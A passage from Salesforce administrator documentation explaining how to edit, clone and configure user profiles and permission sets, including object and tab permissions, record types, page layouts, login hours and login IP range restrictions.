2. To edit multiple profiles, select the checkbox next to each profile you want to edit. If you select profiles on multiple pages, Salesforce remembers which profiles are selected.
3. Double-click the permission you want to edit. For multiple profiles, double-click the permission in any of the selected profiles.
4. In the dialog box that appears, enable or disable the permission. In some cases, changing a permission may also change other permissions. For example, if "Customize Application" and "View Setup and Configuration" are disabled and you enable "Customize Application," then "View Setup and Configuration" is also enabled. In this case, the dialog box lists the affected permissions.
5. To change multiple profiles, select **All *n* selected records** (where *n* is the number of profiles you selected).
6. Click **Save**.

Note:

- For standard profiles, inline editing is available only for the "Single Sign-On" and "Affected By Divisions" permissions.
- If you edit multiple profiles, only those profiles that support the permission you are changing will change. For example, if you use inline editing to add "Modify All Data" to multiple profiles, but because of its user license the profile doesn't have "Modify All Data," the profile won't change.

If any errors occur, an error message appears, listing each profile in error and a description of the error. Click the profile name to open the profile detail page. The profiles you've clicked appear in the error window in gray, strike-through text.

Note: To view the error console, you must have pop-up blockers disabled for the Salesforce domain.

Any changes you make are recorded in the setup audit trail.

Cloning Profiles

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create profiles:	"Manage Users"

Tip: If you're cloning a profile to enable certain permissions or access settings for one or more users, you might be able to enable those permissions or access settings using permission sets. For more information, see Permission Sets Overview.

1. From Setup, click **Manage Users** > **Profiles**.
2. In the Profiles list page, do one of the following:
   - Click **New Profile**, then select an existing profile that's similar to the one you want to create.
   - If enhanced profile list views are enabled, click **Clone** next to a profile that's similar to the one you want to create.
   - Click the name of a profile that's similar to the one you want to create, then in the profile page, click **Clone**.

   A new profile uses the same user license as the profile it was cloned from.
3. Enter a profile name.
4. Click **Save**.

Viewing a Profile's Assigned Users

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view users that are assigned to a profile:	“View Setup and Configuration”
To create and edit users:	“Manage Users”

To view all users that are assigned to a profile from the profile overview page, click **Assigned Users** (in the enhanced profile user interface) or **View Users** (in the original profile user interface). From the assigned users page, you can:

- Create one or multiple users
- Reset passwords for selected users
- Edit a user
- View a user's detail page by clicking the name, alias, or username
- View or edit a profile by clicking the profile name
- If Google Apps™ is enabled in your organization, export users to Google and create Google Apps accounts by clicking **Export to Google Apps**

User Profiles Overview

Viewing and Editing Object Permissions in Permission Sets and Profiles

Object permissions specify the type of access that users have to objects.

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view object permissions:	“View Setup and Configuration”
To edit object permissions:	“Manage Users” AND “Customize Application”

1. From Setup, click **Manage Users**, then click **Permission Sets** or **Profiles**.
2. Select a permission set or profile.

3. Depending on which interface you're using, do one of the following:
   - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the object and select it from the list. Click **Edit**, then scroll to the Object Permissions section.
   - Original profile user interface—Click **Edit**, then scroll to the Standard Object Permissions or Custom Object Permissions section.
4. Specify the object permissions. For more information, see Object Permissions on page 375.
5. Click **Save**.

User Profiles Overview

Viewing and Editing Tab Settings in Permission Sets and Profiles

Tab settings specify whether a tab appears in the All Tabs page or is visible in a tab set.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view tab settings:	"View Setup and Configuration"
To edit tab settings:	"Manage Users"

1. From Setup, click **Manage Users**, then click **Permission Sets** or **Profiles**.
2. Select a permission set or profile.
3. Do one of the following:
   - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the tab you want and select it from the list, then click **Edit**.
   - Original profile user interface—Click **Edit**, then scroll to the Tab Settings section.
4. Specify the tab settings.
5. (Original profile user interface only) To reset users' tab customizations to the tab visibility settings that you specify, select **Overwrite users' personal tab customizations**.
6. Click **Save**.

Note: If Salesforce CRM Content is enabled for your organization but the **Salesforce CRM Content User** checkbox isn't enabled on the user detail page, the Salesforce CRM Content app has no tabs.

See Also:

User Profiles Overview

Tab Settings

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Tab settings specify whether a tab appears in the All Tabs page or is visible in its associated app. Tab settings labels in permission sets differ from the labels in profiles.

Enabled Settings in Permission Sets	Enabled Setting in Profiles	Description
`Available`	`Default Off`	The tab is available on the All Tabs page. Individual users can customize their display to make the tab visible in any app.
`Available` and `Visible`	`Default On`	The tab is available on the All Tabs page and appears in the visible tabs for its associated app. Individual users can customize their display to hide the tab or make it visible in other apps.
None	`Tab Hidden`	The tab isn't available on the All Tabs page or visible in any apps.

Note: If a user has another permission set or profile with enabled settings for the same tab, the most permissive setting applies. For example, if permission set A has no settings enabled for the Accounts tab, but permission set B enables the `Available` setting for the Accounts tab, and permission sets A and B are assigned to a user, the user sees the Accounts tab on the All Tabs page.

Viewing and Editing Tab Settings in Permission Sets and Profiles

Enhanced Profile User Interface Overview

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

The enhanced profile user interface provides a streamlined experience for managing profiles. With it, you can easily navigate, search, and modify settings for a profile.

You can enable the enhanced profile user interface in the User Interface settings page. Your organization can only use one profile user interface at a time.

Note: You can't use the enhanced profile user interface if:

- You use Microsoft® Internet Explorer® 6 or earlier to manage your profiles (unless you've installed the Google Chrome Frame™ plug-in for Internet Explorer).
- Your organization uses category groups on guest profiles used for sites.

- Your organization delegates partner portal administration to portal users.

Enhanced Profile User Interface Overview

App and System Settings in the Enhanced Profile User Interface

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions **Database.com** Edition doesn't include assigned apps, tabs, record types, page layouts, Visualforce, and desktop clients

In the enhanced profile user interface, administrators can easily navigate, search, and modify settings for a single profile. Permissions and settings are organized into pages under app and system categories, which reflect the rights users need to administer and use app and system resources.

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

In the enhanced profile user interface, the Apps section of the overview page contains settings that are directly associated with the business processes that the apps enable. For example, customer service agents may need to manage cases, so the "Manage Cases" permission is in the Call Center section of the App Permissions page. Some app settings aren't related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests. The Apps section contains links to these pages:

- Assigned Apps
- Object Settings, which include:
  - ◊ Tab settings
  - ◊ Record types and page layout settings
  - ◊ Object permissions
  - ◊ Field permissions
- App Permissions
- Apex Class Access
- Visualforce Page Access

Note: Regardless of the currently selected app, all of a user's permissions are respected. For example, although the "Import Leads" permission is under the Sales category, a user can import leads even while in the Call Center app.

System Settings

Some system functions apply to an organization and not to any single app. For example, login hours and login IP ranges control a user's ability to log in, regardless of which app the user accesses. Other system functions apply to all apps. For example, the “Run Reports” and “Manage Dashboards” permissions allow managers to create and manage reports in all apps. In some cases, such as with “Modify All Data,” a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

In the enhanced profile user interface, the System section of the overview page contains links to these pages:

- System Permissions
- Desktop Client Access
- Login Hours
- Login IP Ranges
- Service Providers (if Salesforce is enabled as an identity provider)

Enhanced Profile User Interface Overview

Searching in the Enhanced Profile User Interface

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

The following items don't appear in searches when using the enhanced profile user interface with **Database.com**: standard objects, assigned apps, tabs, Visualforce page access settings, and desktop client access settings.

User Permissions Needed	
To find permissions and settings in a profile:	“View Setup and Configuration”

On any of the profile pages, type at least three consecutive letters of an object, tab, permission, or setting name in the **Find Settings...** box. The search terms aren't case-sensitive. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

You can search for:

Item	Example
Assigned apps	Type `sales` in the Find Settings box, then select `Sales` from the list.
Objects	Type an existing object’s name. For example, let’s say you have an Albums custom object, type `albu`, then select `Albums`.
Fields	Type the name of the object that contains the field. For example, let’s say your Albums object contains a Description field. To find the `Description` field for albums, type `albu`, select `Albums`, and scroll down to `Description` under Field Permissions.
Tabs	Type `rep`, then select `Reports`.

Item	Example
Apex class access settings	Type `apex`, then select `Apex Class Access`.
Visualforce page access settings	Type `VISU`, then select `Visualforce Page Access`.
App and system permissions	Type `api`, then select `API Enabled`.
Desktop client access settings	Type `des`, then select `Desktop Client Access`.
Login hours and login IP ranges	Type `log`, then select `Login Hours` or `Login IP Ranges`. Or type `ip r`, then select `Login IP Ranges`.
Service providers (available only if Salesforce is enabled as an identity provider)	Type `serv`, then select `Service Providers`.

If no results appear in a search:

- The permission, object, tab, or setting you're searching for may not be available in the current organization.
- The item you're searching for may not be available for the user license that's associated with the current profile. For example, a profile with the High Volume Customer Portal license doesn't include the "Modify All Data" permission.
- Be sure your search terms have at least three consecutive characters that match the name of the item you want to find.
- Be sure the search term is spelled correctly.

Enhanced Profile User Interface Overview

Assigning Record Types and Page Layouts in the Enhanced Profile User Interface

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit object permissions and settings:	"Manage Users" AND "Customize Application"

In the enhanced profile user interface, Record Types and Page Layout Assignments settings determine the record type and page layout assignment mappings that are used when users view records. They also determine which record types are available when users create or edit records.

To specify record types and page layout assignments:

1. From Setup, click **Manage Users** > **Profiles**.
2. Select a profile.
3. In the **Find Settings...** box, enter the name of the object you want and select it from the list.

4. Click **Edit**.
5. In the Record Types and Page Layout Assignments section, make changes to the settings as needed.

Setting	Description
Record Types	Lists all existing record types for the object. `--Master--` is a system-generated record type that's used when a record has no custom record type associated with it. When `--Master--` is assigned, users can't set a record type to a record, such as during record creation. All other record types are custom record types.
Page Layout Assignment	The page layout to use for each record type. The page layout determines the buttons, fields, related lists, and other elements that users with this profile see when creating records with the associated record type. Since all users can access all record types, every record type must have a page layout assignment, even if the record type isn't specified as an assigned record type in the profile.
Assigned Record Types	Record types that are checked in this column are available when users with this profile create records for the object. If `--Master--` is selected, you can't select any custom record types; and if any custom record types are selected, you can't select `--Master--`.
Default Record Type	The default record type to use when users with this profile create records for the object.

The Record Types and Page Layout Assignments settings have some variations for the following objects or tabs.

Object or Tab	Variation
Accounts	If your organization uses person accounts, the accounts object additionally includes **Business Account Default Record Type** and **Person Account Default Record Type** settings, which specify the default record type to use when the profile's users create business or person account records from converted leads.
Cases	The cases object additionally includes **Case Close** settings, which show the page layout assignments to use for each record type on closed cases. That is, the same record type may have different page layouts for open and closed cases. With this additional setting, when users close a case, the case may have a different page layout that exposes how it was closed.
Home	You can't specify custom record types for the home tab. You can only select a page layout assignment for the --Master-- record type.

6. Click **Save**.

Viewing and Editing Login Hours in the Enhanced Profile User Interface

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view login hour settings:	"View Setup and Configuration"
To edit login hour settings:	"Manage Users"

For each profile, you can specify the hours when users can log in.

1. From Setup, click **Manage Users** > **Profiles**.
2. Select a profile and click its name.
3. In the profile overview page, scroll down to Login Hours and click **Edit**.
4. Set the days and hours when users with this profile can log in to the organization.

   To allow users to log in at any time, click **Clear all times**. To prohibit users from using the system on a specific day, set the start and end times to the same value.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.

Note: The first time login hours are set for a profile, the hours are based on the organization's `Default Time Zone` as specified in Setup at **Company Profile** > **Company Information**. After that, any changes to the organization's `Default Time Zone` won't change the time zone for the profile's login hours. As a result, the login hours are always applied at those exact times even if a user is in a different time zone or if the organization's default time zone is changed.

Depending on whether you're viewing or editing login hours, the hours may appear differently. On the Login Hours edit page, hours are shown in your specified time zone. On the profile overview page, they appear in the organization's original default time zone.

Enhanced Profile User Interface Overview

Restricting Login IP Ranges in the Enhanced Profile User Interface

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view login IP ranges:	"View Setup and Configuration"
To edit login IP ranges:	"Manage Users"
To delete login IP ranges:	"Modify All Data"

You can control login access on a user's profile by specifying a range of IP addresses. When you define IP address restrictions for a profile, any login from a restricted IP address is denied.

1. From Setup, click **Manage Users** > **Profiles**.
2. Select a profile and click its name.
3. In the profile overview page, click **Login IP Ranges**.
4. Use any of these methods to change login IP address ranges for the profile.

   - If you want to add ranges, click **Add IP Ranges**. Enter a valid IP address in the `IP Start Address` and a higher IP address in the `IP End Address` field. The start and end addresses define the range of allowable IP addresses from which users can log in. To allow logins from a single IP address, enter the same address in both fields. For example, to allow logins from only 125.12.3.0, enter 125.12.3.0 as both the start and end addresses.
   - If you want to edit or remove ranges, click **Edit** or **Delete** for that range.

   Both IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses inside of the IPv4-mapped IPv6 address space if it also includes IP addresses outside of the IPv4-mapped IPv6 address space. Ranges such as `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` are not allowed. You can set up IPv6 addresses in all organizations, but IPv6 is only enabled for login in sandbox organizations from the Spring '12 release and later.

   Important:

   - Partner User profiles are limited to 5 IP addresses. If you want to increase this limit, contact salesforce.com.
   - The Salesforce Classic app can bypass IP range definitions set up for profiles. Salesforce Classic initiates a secure connection to Salesforce over the mobile carrier's network, but the mobile carrier's IP addresses might be outside of the IP ranges allowed on the user's profile. To prevent bypassing IP definitions set on a user's profile, disable Salesforce Classic on page 682 for that user.

Working with Profiles in the Original Profile Interface

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
The settings that are available on the profile detail page vary according to your Edition.

To view a profile, from Setup, click **Manage Users** > **Profiles**, then select the profile you want.

On the profile detail page, you can:

- Edit the profile
- Create a profile based on this profile
- For custom profiles only, click **Delete** to delete the profile
- View the users who are assigned to this profile

Editing Profiles in the Original Profile Interface

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To edit profiles:	“Manage Users” AND “Customize Application”

You can edit all settings in a custom profile. In standard profiles, you can edit all settings except name, description, object permissions, field permissions, and user permissions.

1. From Setup, click **Manage Users** > **Profiles**.
2. Select the profile you want to edit.
3. On the profile detail page, click **Edit** to change any of the following settings:
   - For custom profiles only, the name and description
   - App visibility settings
   - Connected Apps accessible to this profile
   - Tab visibility settings
   - For custom profiles only, administrative and general permissions
   - For custom profiles only, object permissions

   Note: Editing some permissions may automatically cause other permissions to be enabled or disabled. For example, enabling “View All Data” automatically enables “Read” for all objects. Likewise, enabling “Transfer Leads” automatically enables “Read” and “Create” on leads.

Tip: If enhanced profile list views are enabled for your organization, you can change permissions for multiple profiles from the list view.

- Desktop client access settings

You can also view or edit the following settings from the profile detail page:

Setting	Procedure to View or Edit
Console layouts for all profiles	Under the Console Settings section, click **Edit**.
Page layouts	Under the Page Layouts section, click **View Assignment** next to an object name.
Access to fields in each object	Under the Field-Level Security section, click **View** next to an object name.
Record types	Under the Record Type Settings section, click **Edit** next to a tab name. The **Edit** link is available only if record types exist for the object.
Login hours	Under the Login Hours section, click **Edit**.
Login IP address ranges	Under the Login IP Ranges section, click **New**, or click **Edit** next to an existing IP range.
Executable Apex classes	Under the Enabled Apex Class Access section, click **Edit**.
Executable Visualforce pages	Under the Enabled Visualforce Page Access section, click **Edit**.

Viewing and Editing Login Hours in the Original Profile User Interface
Restricting Login IP Addresses in the Original Profile User Interface

Assigning Page Layouts in the Original Profile User Interface

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign page layouts:	"Manage Users"

1. From Setup, click **Manage Users** > **Profiles**.
2. Select a profile.
3. Click **View Assignment** next to any tab name in the Page Layouts section.
4. Click **Edit Assignment**.
5. Use the table to specify the page layout for each profile. The table displays the page layout assignments for each profile. If your organization uses record types, a matrix displays a page layout selector for each profile and record type. Selected page layout assignments are highlighted. Page layout assignments you change are italicized until you save your changes.
6. If necessary, select another page layout from the `Page Layout To Use` drop-down list and repeat the previous step for the new page layout.
7. Click **Save**.

Working with Profiles in the Original Profile Interface

Viewing and Editing Desktop Client Access in the Original Profile User Interface

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view desktop client access settings:	"View Setup and Configuration"
To edit desktop client access settings:	"Manage Users"

Connect for Outlook, Connect Offline, Connect for Office, and Connect for Lotus Notes are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.

Note: To access desktop clients, users must also have the "API Enabled" permission.

1. From Setup, click **Manage Users** > **Profiles**.

2. Click **Edit** next to a profile name, and scroll to the Desktop Integration Clients section at the bottom of the page.

See Also:

Working with Profiles in the Original Profile Interface

Assigning Record Types to Profiles in the Original Profile User Interface

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign record types to profiles:	"Customize Application"

After creating record types and including picklist values in them, add record types to user profiles and assign a default record type for each profile. When you add a record type to a profile, users with that profile can assign that record type to records they create or edit.

Note: Any user can view records having any record type, even if the record type is not associated with their profile.

A profile can be associated with several record types. For example, a user who creates opportunities for both hardware and software sales can have both "Hardware" and "Software" record types available when creating opportunities if both record types have been added to the user's profile.

1. From Setup, click **Manage Users** > **Profiles**.
2. Select a profile. The record types available for that profile are listed in the Record Type Settings section.
3. Click **Edit** next to the appropriate type of record.
4. Select a record type from the Available Record Types list and add it to the Selected Record Types list to make it available to users with that profile.

   Master is a system-generated record type that's used when a record has no custom record type associated with it. When `Master` is assigned, users can't set a record type to a record, such as during record creation. All other record types are custom record types.
5. From the `Default` drop-down list, choose a default record type.

   If your organization uses person accounts, this setting also controls which account fields display in the `Quick Create` area of the accounts home page.
6. If your organization uses person accounts, set additional options for the default record types for both person accounts and business accounts. These settings are used when defaults are needed for both kinds of accounts, such as when converting leads.

   - From the `Business Account Default Record Type` drop-down list, choose a default record type for business accounts.
   - From the `Person Account Default Record Type`, choose a default record type for person accounts.
7. Click **Save**.

Options in the Record Type Settings section are blank wherever no record types exist. For example, if you have two record types for opportunities but no record types for accounts, the **Edit** link only displays for opportunities. In this example, the picklist values and default value for the master are available in all accounts.

Note: If your organization uses person accounts, you can view the record type defaults for business accounts and person accounts in the Account Record Type Settings section of the profile detail page. Also, clicking **Edit** in that section is an alternative way of opening the page where you set record type defaults for accounts.

Viewing and Editing Login Hours in the Original Profile User Interface

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To set login hours:	"Manage Users"

For each profile, you can specify the hours when users can log in.

1. From Setup, click **Manage Users** > **Profiles**, and select a profile.
2. Click **Edit** in the Login Hours related list.
3. Set the days and hours when users with this profile can use the system.

   To allow users to log in at any time, click **Clear All Times**. To prohibit users from using the system on a specific day, set the start and end times to the same value.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.
4. Click **Save**.

Note: The first time login hours are set for a profile, the hours are based on the organization's `Default Time Zone` as specified in Setup at **Company Profile** > **Company Information**. After that, any changes to the organization's `Default Time Zone` won't change the time zone for the profile's login hours. As a result, the login hours are always applied at those exact times even if a user is in a different time zone or if the organization's default time zone is changed.

Depending on whether you're viewing or editing login hours, the hours may appear differently. On the profile detail page, hours are shown in your specified time zone. On the Login Hours edit page, they appear in the organization's default time zone.

Working with Profiles in the Original Profile Interface
Restricting Login IP Addresses in the Original Profile User Interface

Restricting Login IP Addresses in the Original Profile User Interface

Available in: **All** Editions

User Permissions Needed	
To view login IP ranges:	"View Setup and Configuration"
To edit login IP ranges:	"Manage Users"
To delete login IP ranges:	"Modify All Data"

You can control login access on a user's profile by specifying a range of IP addresses. When you define IP address restrictions for a profile, any login from a restricted IP address is denied.

1. The procedure you use to restrict the range of valid IP addresses on profiles depends on your Edition:
   - If you're using Enterprise, Unlimited, or Developer editions, from Setup, click **Manage Users** > **Profiles**, and select a profile.
   - If you're using Professional, Group, or Personal editions, from Setup, click **Security Controls** > **Session Settings**.
2. Click **New** in the Login IP Ranges related list.
3. Enter a valid IP address in the `IP Start Address` and a higher IP address in the `IP End Address` field.

   The start and end addresses define the range of allowable IP addresses from which users can log in. To allow logins from a single IP address, enter the same address in both fields. For example, to allow logins from only 125.12.3.0, enter 125.12.3.0 as both the start and end addresses.

   - Partner User profiles are limited to 5 IP addresses. If you want to increase this limit, contact salesforce.com.
   - The Salesforce Classic app can bypass IP range definitions set up for profiles. Salesforce Classic initiates a secure connection to Salesforce over the mobile carrier's network, but the mobile carrier's IP addresses might be outside of the IP ranges allowed on the user's profile. To prevent bypassing IP definitions set on a user's profile, disable Salesforce Classic on page 682 for that user.
4. Click **Save**.

Both IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses inside of the IPv4-mapped IPv6 address space if it also includes IP addresses outside of the IPv4-mapped IPv6 address space. Ranges such as `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` are not allowed. You can set up IPv6 addresses in all organizations, but IPv6 is only enabled for login in sandbox organizations from the Spring '12 release and later.

Note: Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

Viewing and Editing Assigned Apps in Profiles

Assigned app settings specify the apps that users can select in the Force.com app menu.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit app visibility settings:	"Manage Users"

Every profile must have at least one visible app, except profiles associated with Customer Portal users because apps are not available to them.

To specify app visibility:

1. From Setup, click **Manage Users** > **Profiles**.
2. Select a profile.
3. Depending on which user interface you're using, do one of the following:
   - Enhanced profile user interface—Click **Assigned Apps**, then click **Edit**.
   - Original profile user interface—Click **Edit**, then scroll to the Custom App Settings section.
4. Select one default app. The default app appears when users log in for the first time.
5. Select **Visible** for any other apps you want to make visible.

User Profiles Overview

Permission Sets Overview

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Visualforce is not available in **Database.com**

A permission set is a collection of settings and permissions that give users access to various tools and functions. The settings and permissions in permission sets are also found in profiles, but permission sets extend users' functional access without changing their profiles. For example, to give users access to a custom object, create a permission set, enable the required permissions for the object, and assign the permission set to the users. You never have to change profiles, or create a profile for a single use case. While users can have only one profile, they can have multiple permission sets.

Permission sets include settings for:

- Assigned apps
- Object settings, which include:
  - ◊ Tab settings
  - ◊ Record type settings
  - ◊ Object permissions
  - ◊ Field permissions
- App permissions
- Apex class access
- Visualforce page access
- System permissions
- Service providers (only if you've enabled Salesforce as an identity provider)

Note:

- Some user licenses restrict the number of custom apps or tabs a user can access. Salesforce calculates the total allowed number of custom tabs and assigned apps from settings in a user's assigned profile plus any assigned permission sets. For users with a license that restricts the number of apps or tabs, you can't assign more than the allotted limit through their assigned profile and permission sets. For example, a user with the Force.com App Subscription user license with access to one Force.com Light App can access only that app's custom tabs.
- In **Group** and **Professional** Editions, permission sets may be included in installed packages, where they can be viewed and assigned to users but not edited.

Assigning Permission Sets

Creating Permission Sets

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create permission sets:	"Manage Users"

You can either clone an existing permission set or create a new one. A cloned permission set starts with the same user license and enabled permissions as the permission set it is cloned from, while a new permission set starts with no user license selected and no permissions enabled. You can create up to 1,000 permission sets.

1. From Setup, click **Manage Users** > **Permission Sets**.
2. Do one of the following:
   - To create a permission set with no permissions enabled, click **New**.
   - To create a permission set based on an existing set, click **Clone** next to the set you want to copy. You can also select the permission set and click **Clone** in the overview page or one of the settings pages.

   Note: Clone a permission set only if the new one should have the same user license as the original. In a cloned permission set, you can't select a different license.

3. Enter a label, API name, and description.

   The API name is a unique name used by the Force.com API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores. It can't include spaces, end with an underscore, or have two consecutive underscores.
4. If this is a new permission set, select a user license option. If you plan to assign this permission set to multiple users with different licenses, select `--None--`. If only users with one type of license will use this permission set, select the user license that's associated with them. For more information, see About User Licenses in Permission Sets on page 351.

   If you're cloning a permission set, you can't select a user license. If the User License field is blank, no user license is associated with the permission set.
5. Click **Save**.

The permission set overview page appears. From here you can navigate to the permissions you want to add or change.

See Also:

Assigning Permission Sets
Working in a Permission Set's Overview Page

About User Licenses in Permission Sets

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

When creating a permission set, you can select a specific user license or `--None--`.

If you're selecting a specific license, select the license that matches the users who will use the permission set. For example, if you plan to assign this permission set to users with the Salesforce license, select Salesforce.

If you plan to assign this permission set to multiple users with different licenses, select `--None--`, for no user license. With this option, you can assign the permission set to any users whose license allows the enabled permissions. For example, if you plan to assign the permission set to users with the Salesforce license as well as users with the Salesforce Platform license, select `--None--`.

Note:

- Permission sets with no user license don't include all possible permissions and settings.
- You can only assign a permission set with no license to users whose licenses allow the enabled permissions and settings. For example, if you create a permission set with no user license and enable "Author Apex," you can't assign that permission set to users with the Salesforce Platform user license because the license doesn't allow that permission.

Assigning Permission Sets

Using Permission Set Lists

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view permission sets, and print permission set lists:	"View Setup and Configuration"
To delete permission sets and permission set list views:	"Manage Users"

To view the permission sets in your organization, from Setup, click **Manage Users** > **Permission Sets**. In the permission sets list page, you can:

- Show a filtered list of permission sets by selecting a view from the drop-down list
- Create a list view or edit an existing view
- Delete a list view by selecting it from the drop-down list and clicking **Delete**
- Create or clone a permission set

- Print a list view by clicking .
- Refresh the list view by clicking
- Edit permissions directly in a list view
- View or edit a permission set
- If it's not assigned to any users, remove a permission set by clicking **Del**

See Also:

Permission Sets Overview

Creating and Editing Permission Set List Views

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create, edit, and delete permission set list views:	"Manage Users"

You can create and edit permission set list views to show a list of permission sets with specific fields and permissions. For example, you could create a list view of all permission sets in which "Modify All Data" is enabled.

1. In the Permission Sets page, click **Create New View**, or select a view and click **Edit**.
2. Enter the view name.
3. Under Specify Filter Criteria, specify the conditions that the list items must match, such as `Modify All Data equals True`.
   a. Type a setting name, or click to search for and select the setting you want.
   b. Choose a filter operator.
   c. Enter the value that you want to match.

      Tip: To show only permission sets with no user license, enter `User License` for the `Setting`, set the `Operator` to `equals`, and enter `""` in the `Value` field.

   d. To specify another filter condition, click **Add Row**. You can specify up to 25 filter condition rows.

      To remove a filter condition row and clear its values, click ✕.
4. Under Select Columns to Display, specify the settings that you want to appear as columns in the list view. You can add up to 15 columns.
   a. From the Search drop-down list, select a setting type.
   b. Enter part or all of a word in the setting you want to add and click **Find**.

      Note: If the search finds more than 500 values, no results appear. Refine your search criteria to show fewer results.

c. To add or remove columns, select one or more column names and click the **Add** or **Remove** arrow.
d. Use the **Top**, **Up**, **Down**, and **Bottom** arrows to arrange the columns in the sequence you want.

5. Click **Save**, or if you're cloning an existing view, rename it and click **Save As**.

Using Permission Set Lists
Editing Permission Sets from a List View

Editing Permission Sets from a List View

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To edit multiple permission sets from the list view:	"Manage Users" AND "Customize Application"

You can change permissions in up to 200 permission sets directly from the list view, without accessing individual permission sets.

Note: Use care when editing permission sets with this method. Making mass changes may have a widespread effect on users in your organization.

1. Select or create a list view that includes the permission sets and permissions you want to edit.
2. To edit multiple permission sets, select the checkbox next to each one you want to edit. If you select permission sets on multiple pages, the selections on each page are remembered.
3. Double-click the permission you want to edit. For multiple permission sets, double-click the permission in any of the selected permission sets.
4. In the dialog box that appears, enable or disable the permission. In some cases, changing a permission may also change other permissions. For example, if "Manage Cases" and "Transfer Cases" are enabled in a permission set and you disable "Transfer Cases," then "Manage Cases" is also disabled. In this case, the dialog box lists the affected permissions.
5. To change multiple permission sets, select **All *n* selected records** (where *n* is the number of permission sets you selected).
6. Click **Save**.

If you edit multiple permission sets, only those that support the permission you are changing will change. For example, if you use inline editing to enable "Modify All Data" in a permission set, but because of its user license the permission set doesn't have "Modify All Data," the permission set won't change.

If any errors occur, the error message lists each permission set and a description of the error. Click the permission set name to open its overview page. The permission sets you've clicked appear in the error window in gray, strike-through text.

Any changes you make are recorded in the setup audit trail.

Assigning Permission Sets
About App and System Settings in Permission Sets
Permission Sets Overview

About App and System Settings in Permission Sets

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

In permission sets, permissions and settings are organized into app and system categories, which reflect the rights users need to administer and use system and app resources.

App Settings

Apps are sets of tabs that users can change by selecting the drop-down menu in the header. All underlying objects, components, data, and configurations remain the same, regardless of the selected app. In selecting an app, users navigate in a set of tabs that allows them to efficiently use the underlying functionality for app-specific tasks. For example, let's say you do most of your work in the sales app, which includes tabs like Accounts and Opportunities. To track a new marketing campaign, rather than adding the Campaigns tab to the sales app, you select Marketing from the app drop-down to view your campaigns and campaign members.

The Apps section of the permission sets overview page contains settings that are directly associated with the business processes the apps enable. For example, customer service agents might need to manage cases, so the "Manage Cases" permission is in the Call Center section of the App Permissions page. Some app settings aren't related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests. The Apps section contains links to:

- Assigned apps
- Object settings, which include:
  - ◊ Tab settings
  - ◊ Record type settings
  - ◊ Object permissions
  - ◊ Field permissions
- Apex class access settings
- Visualforce page access settings

System Settings

